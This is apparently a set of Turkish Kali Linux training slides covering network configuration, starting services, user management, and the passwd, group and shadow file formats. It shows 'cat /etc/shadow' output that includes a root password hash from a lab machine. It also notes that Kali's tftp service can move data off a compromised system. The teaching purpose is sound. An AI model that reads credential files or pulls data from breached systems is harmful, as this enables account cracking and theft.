
```
root@kali:~# ifconfig eth0 192.168.1.117 netmask 255.255.255.0
root@kali:~# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:0c:29:a4:7e:25
 inet addr:192.168.1.117 Bcast:192.168.1.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fea4:7e25/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:1640 errors:0 dropped:0 overruns:0 frame:0
 TX packets:609 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:416973 (407.2 KiB) TX bytes:94603 (92.3 KiB)

root@kali:~#
```

- ifconfig komutundan sonra hangi ağ kartının ismi yazılır ise yalnızca o ağ kartının özellikleri görüntülenir.

# Network Ayarları

- IP adresini elle atayabildiğimiz gibi, otomatik olarak dhcp sunucudan da talep edebiliriz.
- Bunun için önce ağ servisini durduruyoruz.



root@kali: ~


File Edit View Search Terminal Help

```
root@kali:~# /etc/init.d/networking stop
[....] Deconfiguring network interfaces...Internet Systems Consortium DHCP Client 4.2.2
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:a4:7e:25
Sending on LPF/eth0/00:0c:29:a4:7e:25
Sending on Socket/fallback
DHCPRELEASE on eth0 to 192.168.1.1 port 67
Reloading /etc/samba/smb.conf: smbd only.
done.
root@kali:~#
```


# Network Ayarları

- Daha sonra ağ kartımızı aktif hale getiriyoruz.




```
File Edit View Search Terminal Help
root@kali:~# ip link set eth0 up
root@kali:~#
```

- Son olarak network servisini çalıştırıyoruz ve ağ kartına ip adresi alma işlemini tamamlıyoruz.



```
File Edit View Search Terminal Help
root@kali:~# /etc/init.d/networking start
[...] Configuring network interfaces...Internet Systems Consortium DHCP Client
4.2.2
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Listening on LPF/eth0/00:0c:29:a4:7e:25
Sending on LPF/eth0/00:0c:29:a4:7e:25
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 5
DHCPREQUEST on eth0 to 255.255.255.255 port 67
DHCPOffer from 192.168.1.1
DHCPACK from 192.168.1.1
Reloading /etc/samba/smb.conf: smbd only.
bound to 192.168.1.102 -- renewal in 107581 seconds.
done.
root@kali:~#
```



```
File Edit View Search Terminal Help
root@kali:~# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:0c:29:a4:7e:25
 inet addr:192.168.1.102 Bcast:192.168.1.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fea4:7e25/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:3653 errors:0 dropped:0 overruns:0 frame:0
 TX packets:1452 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:1043719 (1019.2 KiB) TX bytes:214727 (209.6 KiB)
root@kali:~#
```

# Servisler


- Kali güvenlik dağıtıımı olmasına rağmen üzerinde linux dağıtımlarında bulunan bazı servisleri barındırmaktadır.
- Bu tür servislerin amacı güvenlik testlerinde yardımcı öğeler olarak kullanılabilmesidir.

Örneğin; Bir sisteme sızma denemesi gerçekleştirildi ve başarılı oldu, sızılan sistemden tftp ile veri alınması gerekiyor. Bu durumda Kali üzerinde tftp servisi çalıştırılarak gerekli bilgiler sunucudan kolaylıkla transfer edilebilir.

# Web Servisinin Başlatılması

- Apache httpd servisini başlatmak için;

```
service apache2 start
/etc/init.d/apache2 restart
```



A terminal window titled "root@kali: ~" showing the execution of two Apache service commands. The first command, "/etc/init.d/apache2 start", starts the web server. The output indicates it could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName, followed by a green ". ok". The second command, "service apache2 restart", restarts the web server with similar output. Both commands end with a green ". ok". The terminal window has a standard Linux-style interface with a title bar, menu bar, and window controls.

```
root@kali:~# /etc/init.d/apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@kali:~# service apache2 restart
[....] Restarting web server: apache2apache2: Could not reliably determine the s
erver's fully qualified domain name, using 127.0.1.1 for ServerName
... waiting apache2: Could not reliably determine the server's fully qualified
domain name, using 127.0.1.1 for ServerName
. ok
root@kali:~#
```

- Her iki komutta servisi başlatma, durdurma ve restart etmek için kullanılabilir.



# SSH Servisinin Başlatılması

- Ssh servisini başlatmak için;

```
service ssh start
```

```
/etc/init.d/ssh restart
```

komutlarından birini vermek yeterlidir.

A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. Below the title bar is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main terminal area shows the following command-line session:


```
root@kali:~# service ssh start
[ok] Starting OpenBSD Secure Shell server: sshd.
root@kali:~# /etc/init.d/ssh restart
[ok] Restarting OpenBSD Secure Shell server: sshd.
root@kali:~#
```

The text is white on a dark background, with command prompts in red and output in green.

# FTP Servisinin Başlatılması

- FTP servisi olarak vsftpd kullanılmaktadır. Bu servis aşağıdaki gibi başlatılır.

```
service vsftpd start
/etc/init.d/vsftpd start
```



A terminal window titled "root@kali: ~" showing the output of two commands: "service vsftpd start" and "netstat -nat | grep 21". The window has a standard Linux terminal interface with a menu bar and a title bar.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service vsftpd start
Starting FTP server: vsftpd.
root@kali:~# netstat -nat | grep 21
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN
```

# Linux' ta Kullanıcı Yönetimi

- Linux çoklu kullanıcı özelliği nedir?
- Linux işletim sistemlerinde ayarlanabilirlik ve birden çok kullanıcının aynı anda login olabilmesi mümkündür.
- Windows' taki çoklu kullanıcı hesabı ile benzer değildir.
- Birden çok kullanıcının sisteme login olabilmesi ile çok kullanıcılı bir platform sağlanmış olur.



# Linux' ta Kullanıcı Yönetimi


- Linux işletim sisteminde kullanıcı bilgileri /etc/passwd dosyasında tutulur.
- Gruplar hakkındaki bilgiler /etc/group dosyası içerisinde bulunur.
- Kullanıcı şifrelerinin hashleri /etc/shadow dosyasının içerisinde bulunur.
- /etc/passwd' i tüm kullanıcılar görebilir.
- /etc/shadow dosyasını sadece root görebilir.

# /etc/passwd

- /etc/passwd dosyası kullanıcı bilgilerini saklar.
- Bir ASCII dosyası, her bir kullanıcı için bir girdi kullanarak saklanır. Taslak olarak şöyledir:
  - **isim:şifre:kid:gid:yorum:evdizini:kabuk**
  - **isim** : Login ismi
  - **şifre** : Encrypt hali ile şifre
  - **kid** : Kullanıcı ID
  - **gid** : İlk grup ID'si.
  - **yorum** : Yorum, genellikle gerçek isim yazılır.
  - **evdizini** : Kullanıcının /home dizinini gösterir.
  - **kabuk** : Öntanımlı olan shell'i.

# /etc/passwd

- Bu dosyanın görünümü aşağıdaki gibidir.




The screenshot shows a terminal window titled "root@kali: /etc". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar. The terminal content displays the /etc/passwd file. The file contains a list of user entries, each consisting of five fields separated by colons: name:password:uid:gid:home\_directory:shell. The root entry is shown as "root:x:0:0:root:/root:/bin/bash". Other entries include "daemon", "sys", "sync", "games", "man", "lp", "mail", "news", "uucp", "proxy", "www-data", "backup", "list", "irc", "gnats", and "nobody". The background of the desktop is a dark blue Kali Linux logo.

```
root@kali:/etc# ls -lah passwd
-rw-r--r-- 1 root root 2.1K Aug 26 04:05 passwd
root@kali:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

- isim:şifre:kid:gid:yorum:evdizini:kabuk

# /etc/group

- /etc/group'un içindeki dosyada grupların özellikleri tutulur. Taslak aşağıdaki gibidir:
  - grup\_ismi:grup\_şifresi:grup\_id:üye



The screenshot shows a terminal window titled "root@kali: /etc". The window has standard window controls (minimize, maximize, close) at the top right. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal itself displays the following output:

```
root@kali:/etc# ls -lah group
-rw-r--r-- 1 root root 968 Sep 25 08:00 group
root@kali:/etc# cat group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
```

# /etc/shadow

- Bu dosya şifreleri ve şifrelerle ilgili zaman bazlı bilgileri de tutan, ASCII formatında dosyalanmış bilgileri içerir.
- Yalnızca root tarafından görüntülenebilir.

**YAPISI:**


- isim:şifre:sondeğişim:min:max:warn::inactive  
:expire:flag

- isim : Kullanıcı adı
- şifre : Encrypt edilmiş şifre, \* yada ! varsa hesap bloklanmıştır.
- sondeğişim : Şifrenin değiştiği günden itibaren kaç gün geçmiş
- min : Şifrenin değişmiş olabileceği günden önce kaç gün geçmiş
- max : Şifrenin kesin olarak değişmiş olduğu günden sonra kaç gün geçmiş.

# /etc/shadow

- Yapı (devam):

- warn : Şifrenin geçerliliğinin dolmadan kaç gün önce uyarı verileceğini bildirir.
- inactive : Hesap bloklanmış duruma geçtikten sonra kaç gün geçmiş.
- expire : Hesabın bloklanmış olduğu gün sayısı.
- flag : Reserve edilmiş alan. (kullanılmıyor).



root@kali: /etc

```
File Edit View Search Terminal Help
root@kali:/etc# ls -lah shadow
-rw-r----- 1 root shadow 1.3K Aug 26 04:05 shadow
root@kali:/etc# cat shadow
root:6kw8oFhBT$6M9j3MssnjDp9Iu2ZJfJYamopsCB80V2hKzNfQSUUTqvGSn4rwgnbeU2MAsPWh3a0rfH
b8gig3z30RCLEYnGIO:15939:0:99999:7:::
daemon:*:15820:0:99999:7:::
bin:*:15820:0:99999:7:::
sys:*:15820:0:99999:7:::
sync:*:15820:0:99999:7:::
games:*:15820:0:99999:7:::
```

- isim:şifre:sond:min:max:warn:inact:exp:flag




# Sisteme Kullanıcı Ekleme

- Useradd komutu, yeni bir kullanıcı oluşturma ya da var olan bir kullanıcı bilgilerini güncelleme amacıyla kullanılabilir.
- `useradd [kullanıcı_adı]`
- -g parametresi ile eklenecek kullanıcının grubuda belirlenebilir.
- `useradd -g [grup_ismi] [kullanıcı_ismi]`

# Sisteme Kullanıcı Ekleme


- Kullanıcılara parola vermek için passwd komutu kullanılır.
- passwd [username]
- Normal kullanıcılar eski şifreyi bilmeden bunu yapamazlar. Root kullanıcı yapabilir.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# useradd intelraduser
root@kali:~# passwd intelraduser
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~#
```

# Sisteme Kullanıcı Silme

- Userdel ve deluser komutları kullanılabilir.
- userdel [kullanıcı\_adi]
- -r parametresi ile kullanıcıya ait dizinler de silinebilir.



A screenshot of a terminal window titled "root@kali: ~". The window has standard Linux terminal icons at the top right. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command "userdel intelraduser" is typed into the terminal, and the output shows the user "intelraduser" has been deleted. The terminal window is set against a background with a red-to-white gradient.

```
root@kali:~# userdel intelraduser
root@kali:~#
```



# Linux Parola Güvenliği

- Linux işletim sisteminde hesapların parolaları /etc/shadow dosyasında hash+salt olarak saklanır.
- Salt her seferinde değişken olarak atanır bir değerdir. Yani parolanın hash değeri sürekli değişir.
- Parola formatı:

```
|root:6kw8oFhBT$6M9j3MssnjDp9Iu2ZJfJYamopsCB80V2hKzNfQSUUTqvGSn4rwgnbeU2MAspWw3a0rfHb8gig3z30RC1EYnGI0:15939:0|
```



# Linux Parola Güvenliği

- Parola Formatı:

- root : kullanıcı adı
- İlk \$ ile ikinci \$ arasındaki sayı hangi şifreleme algoritmasının kullanıldığını belirtir. Bu değer;
  - \* 1 ise MD5
  - \* 2a ise Blowfish (OpenBSD)
  - \* 5 ise SHA256
  - \* 6 ise SHA512 ‘dir.
- İkinci \$ ile üçüncü \$ arasındaki karakterler salt değeridir.
  - Hash değerlerini kullanarak (rainbow table) gerçekleştirilecek olan ataklara karşı alınmış bir önlemidir.



# Linux Dosya Sistemi

- Linux dosya yapısı, ağaç sisteminin benzeridir. Root, kök dizini ifade eder. Altındaki dosyalar/klasörler ağaçın yaprakları gibi düşünülebilir.
- Linux'ta, bağlanma noktası önemlidir. Diğer bir adıyla mount point. Tüm temel dosya/klasörlerin bağlanma noktası root tur. İşareti "/" dir. Hiyerasının başlangıç noktasıdır. Windows'taki C:\'yi bir root olarak düşünebilirsiniz (DOS hariç).

# Linux Dosya Sistemi

- Root' un görünümü aşağıdaki gibidir.

```
root@kali:/# ls -l
toplam 84
drwxr-xr-x 2 root root 4096 Eyl 29 05:54 bin
drwxr-xr-x 3 root root 4096 Eyl 29 05:54 boot
drwxr-xr-x 14 root root 3260 Eyl 30 07:52 dev
drwxr-xr-x 169 root root 12288 Eyl 30 07:52 etc
drwxr-xr-x 2 root root 4096 Mar 22 2013 home
lrwxrwxrwx 1 root root 34 Eyl 29 05:02 initrd.img -> /boot/initrd.img-3.7-trunk-68
6-pae
drwxr-xr-x 17 root root 4096 Eyl 29 05:02 lib
drwx----- 2 root root 16384 Eyl 29 05:02 lost+found
drwxr-xr-x 4 root root 4096 Nis 25 13:34 media
